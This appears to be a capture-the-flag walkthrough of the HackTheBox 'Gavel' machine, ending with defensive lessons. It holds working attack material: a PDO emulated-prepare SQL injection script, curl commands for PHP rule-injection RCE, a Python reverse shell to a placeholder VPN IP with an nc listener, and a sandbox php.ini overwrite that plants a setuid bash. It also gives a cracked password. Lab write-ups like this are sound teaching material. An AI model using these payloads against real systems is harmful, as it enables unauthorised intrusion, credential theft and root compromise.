HackTheBox — Gavel
Gavel is a medium-difficulty Linux box built around a fantasy auction house web application, and every step of the attack chain rewards careful source code reading. From a leaked .git directory to a sneaky PDO prepared-statement injection, a runkit-powered RCE, and finally a PHP sandbox that you defeat by making it delete its own config — this box is a great study in chaining subtle vulnerabilities together.
Reconnaissance
Port Scan
Kicking off with a full TCP scan reveals a minimal attack surface — just SSH and HTTP:

I added gavel.htb to /etc/hosts and moved on to the web application. Subdomain enumeration came up empty — the server appeared to use a wildcard catch-all — so the entire attack surface lives on the main vhost.
Web Application Overview
The site is “Gavel Auction 2.0,” a PHP application built on the SB Admin 2 template. After registering an account (which gives you 50,000 coins and hardcodes your role to user), a few pages stand out:
inventory.php— shows your won items, acceptssortanduser_idparametersbidding.php— live auctions with a countdown timer, bids handled byincludes/bid_handler.phpadmin.php— restricted to users withrole === 'auctioneer', allows editing auction rules and messages
The admin panel is interesting, but we need an auctioneer account to touch it.
Exposed .git Directory
Browsing to http://gavel.htb/.git/HEAD returns a response rather than a 404. This is a classic misconfiguration — the git repository is publicly accessible. I dumped the whole thing with git-dumper:
pip install git-dumper
git-dumper http://gavel.htb/.git/ ./gavel-src
The git config revealed the author email [email protected] — a potential username to keep in mind. The commit history was thin (three commits, only YAML tweaks), and there were no secrets stashed away. The real prize was the application source code itself.
Source Code Analysis
With the full source in hand, I started reading carefully. A few things jumped out immediately.
Database credentials in includes/config.php:
define('DB_HOST', 'localhost');
define('DB_NAME', 'gavel');
define('DB_USER', 'gavel');
define('DB_PASS', 'gavel');
Boring credentials, but useful to confirm the DB setup.
The PDO connection in includes/db.php has a critical omission:
$pdo = new PDO("mysql:host=" . DB_HOST . ";dbname=" . DB_NAME, DB_USER, DB_PASS);
$pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
No charset is set, and — crucially — ATTR_EMULATE_PREPARES is never set to false. This means PDO defaults to emulated prepared statements, where the driver itself does the parameter substitution rather than sending parameterized queries to MySQL. That becomes important shortly.
The rule engine in includes/bid_handler.php is where things get alarming:
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
$allowed = ruleCheck($current_bid, $previous_bid, $bidder);
runkit_function_add() dynamically creates a PHP function at runtime — the third argument is the function body. That means whatever is stored in $rule in the database is executed as PHP code. This is effectively eval() dressed up in an auction system.
The SQL injection surface in inventory.php:
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
// ...
$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
$stmt->execute([$userId]);
The sort parameter is backtick-stripped and re-wrapped — a naive attempt to prevent column name injection. The user_id is passed as a PDO bound parameter, which looks safe. But the PDO emulation detail makes this exploitable in a non-obvious way.
Foothold
PDO Emulated Prepared Statement Confusion
Here’s the subtle trick: when PDO emulates prepared statements, it scans the query string itself to count ? placeholders before substituting parameters. If you can sneak a ? into the query in a position PDO’s parser doesn’t expect, you can desynchronize the parameter count and inject SQL through the user_id parameter.
When sort is set to \?;-- -, the backtick wrapping produces `\?;-- -` in the query. PDO’s emulated parser sees the \? inside backticks and gets confused — it may count it as a placeholder. This throws off the substitution, and the ;-- - suffix comments out the rest of the original query at the MySQL level.
With the original query structure effectively neutralised, the user_id parameter becomes a free injection point. Here’s the payload to dump all user credentials:
import requests

session = requests.Session()
# (login as testuser1 first to get a valid cookie)

response = session.post('http://gavel.htb/inventory.php', data={
    'sort': '\\?;-- -',
    'user_id': "x` FROM (SELECT group_concat(username,0x3a,password) AS `'x` FROM users)y;-- -"
})
print(response.text)

Two bcrypt hashes. I ran them through hashcat:
hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt
The auctioneer hash cracked to midnight1. (This is similar to the SQL injection approach we used in Appointment, though the PDO emulation twist makes it considerably more subtle.)
One quick note on what didn’t work: sort=\? alone, sort=\?#, and sort=\? (with a trailing space) all failed. The ;-- - combination is what makes MySQL ignore the remainder of the original query. If you’re reproducing this, that detail matters.
Logging in as Auctioneer
curl -c /tmp/gavel_auctioneer.txt -X POST "http://gavel.htb/login.php" \
  -d "username=auctioneer&password=midnight1"
The response redirects to index.php — success. And admin.php returns 200. SSH with those credentials was a dead end (password auth appears disabled for that user), but we have the web panel.
RCE via Auction Rule Injection
Now we put the runkit_function_add() finding to work. The admin panel lets auctioneers update the rule field for any active auction. That rule becomes the body of a dynamically-created PHP function called when any user places a bid.
Step 1 — Inject a system command as the rule:
curl -b /tmp/gavel_auctioneer.txt -X POST "http://gavel.htb/admin.php" \
  -d "auction_id=<ID>" \
  --data-urlencode 'rule=system("id"); return true;' \
  --data-urlencode "message=cmd"
Step 2 — Trigger the rule by placing a bid:
curl -b /tmp/gavel_cookies.txt -X POST "http://gavel.htb/includes/bid_handler.php" \
  -d "auction_id=<ID>&bid_amount=<above_current>"

RCE confirmed as www-data. The command output appears inline before the JSON response. For commands with multi-line output, writing to a file in the web root is more reliable:
rule=file_put_contents("/var/www/html/gavel/rules/out.txt", shell_exec("COMMAND")); return true;
Then read it at http://gavel.htb/rules/out.txt.
One timing note: auctions expire every 3 minutes, with a 2-minute extension on each bid. You have to inject your rule and trigger the bid before the auction closes, or you’ll need to wait for auction_watcher.php to spin up a fresh one.
Getting a Shell
I injected a Python reverse shell as the auction rule, caught it with a listener, and upgraded the TTY:
# Rule payload (URL-encoded when sent):
system("python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect((\"<VPN_IP>\",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\"])'"); return true;
# Listener
nc -lvnp 4444

# Upgrade TTY after catching shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
Privilege Escalation
www-data → auctioneer
With a shell as www-data, basic enumeration showed that /home/auctioneer/ was inaccessible and sudo required a password. sshd_config had DenyUsers auctioneer, which is why SSH had failed — even with valid credentials, that user is explicitly blocked from logging in via SSH.
The simple path: su auctioneer with the password we already cracked.
su auctioneer
# Password: midnight1
User flag obtained.
auctioneer → root
Running as auctioneer, I noticed the group membership includes gavel-seller. There’s a binary at /usr/local/bin/gavel-util owned root:gavel-seller, which means we can execute it:
gavel-util --help
# Commands:
#   submit <file>    Submit new items (YAML format)
#   stats            Show Auction stats
#   invoice          Request invoice
gavel-util communicates over a Unix domain socket (/var/run/gaveld.sock) with a daemon running as root: /opt/gavel/gaveld.
Understanding the daemon’s validation flow:
When you submit a YAML file, the daemon:
- Parses the YAML and extracts required fields (
name,description,image,price,rule_msg,rule) - Validates the
ruleby running it in a PHP sandbox:php -n -c /opt/gavel/.config/php/php.ini -d display_errors=1 -r <sandbox_code> - If validation passes, saves the YAML to
/opt/gavel/submission/<hex>.yaml
The PHP sandbox uses a restrictive ini at /opt/gavel/.config/php/php.ini:
open_basedir=/opt/gavel
disable_functions=exec,shell_exec,system,passthru,popen,proc_open,...
system(), exec(), shell_exec() — all disabled. open_basedir is locked to /opt/gavel. It looks airtight.
But file_put_contents() is not disabled. And /opt/gavel/.config/php/php.ini — the config file being enforced — is within open_basedir. The sandbox can overwrite its own config.
The exploit is a two-step submission:
Step 1 — Submit a YAML whose rule overwrites the php.ini:
name: fixini
description: fix php ini
image: "x.png"
price: 1
rule_msg: "fixini"
rule: file_put_contents('/opt/gavel/.config/php/php.ini', "engine=On\ndisplay_errors=On\nopen_basedir=\ndisable_functions=\n"); return false;
gavel-util submit /tmp/step1.yaml
The rule returns false, so the daemon considers it an “illegal rule” and won’t save the item — but it does execute the file_put_contents() during validation. The php.ini is now empty of restrictions.
Step 2 — Submit a YAML that calls system() to create a setuid bash:
name: rootshell
description: make suid bash
image: "x.png"
price: 1
rule_msg: "rootshell"
rule: system('cp /bin/bash /opt/gavel/rootbash; chmod u+s /opt/gavel/rootbash'); return false;
gavel-util submit /tmp/step2.yaml
The daemon’s PHP sandbox no longer has disable_functions in effect. system() runs as root, drops a setuid copy of bash at /opt/gavel/rootbash.
Step 3 — Use it:

Root flag obtained.
Lessons Learned
Exposed .git directories are critical findings. Always check .git/HEAD and .git/config on web targets. A repository that contains credentials or sensitive application logic is common in CTF and real-world assessments alike. git-dumper makes extraction trivial.
PDO emulated prepared statements are not truly parameterized. When ATTR_EMULATE_PREPARES is left at its default (true for MySQL), PDO does client-side substitution and the query string is what gets parsed for placeholders. A \? in an unexpected position (inside a backtick-quoted identifier) can confuse the parser and desync parameter binding — especially when combined with an unsanitized integer parameter elsewhere in the query. Explicit ATTR_EMULATE_PREPARES => false and intval() on numeric inputs would have prevented this entirely.
runkit_function_add() is eval() in disguise. Any function body stored in a database field and executed this way is a direct code execution sink. If you ever see this in a code review, treat it like eval().
PHP sandbox self-destruct. When a sandbox enforces restrictions via a config file that is itself accessible within open_basedir and file_put_contents() is unrestricted, the sandbox can overwrite its own config. The fix is simple: store the php.ini outside open_basedir, or add file_put_contents to disable_functions.
disable_functions must be protected from within. You can’t clear disable_functions by setting it in a secondary ini — it’s append-only in that direction. But if the attacker can overwrite the primary config file (as we did here), all bets are off.
DenyUsers in sshd_config blocks valid credentials silently. Even with the correct password and a matching key, the user gets rejected at the SSH level. Always try su from an existing shell when SSH access fails for a user whose credentials you hold.